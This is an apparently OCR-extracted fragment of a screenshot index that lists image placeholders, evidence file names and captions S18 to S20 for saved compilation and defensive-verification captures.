
Original image, preserved without editing. Provenance and limitations are listed in the screenshot index.



evidence/task4/02-worksheet-pipelines.png

S18 — Earlier correction compilation capture; not evidence of a later repeated compilation


Original image, preserved without editing. Provenance and limitations are listed in the screenshot index.



evidence/defensive-verification/01-compilation.png

S19 — Saved actual defensive-output display; not a new execution


Original image, preserved without editing. Provenance and limitations are listed in the screenshot index.



evidence/defensive-verification/02-tests-input-boundaries.png

S20 — Saved actual defensive-output display; not a new execution

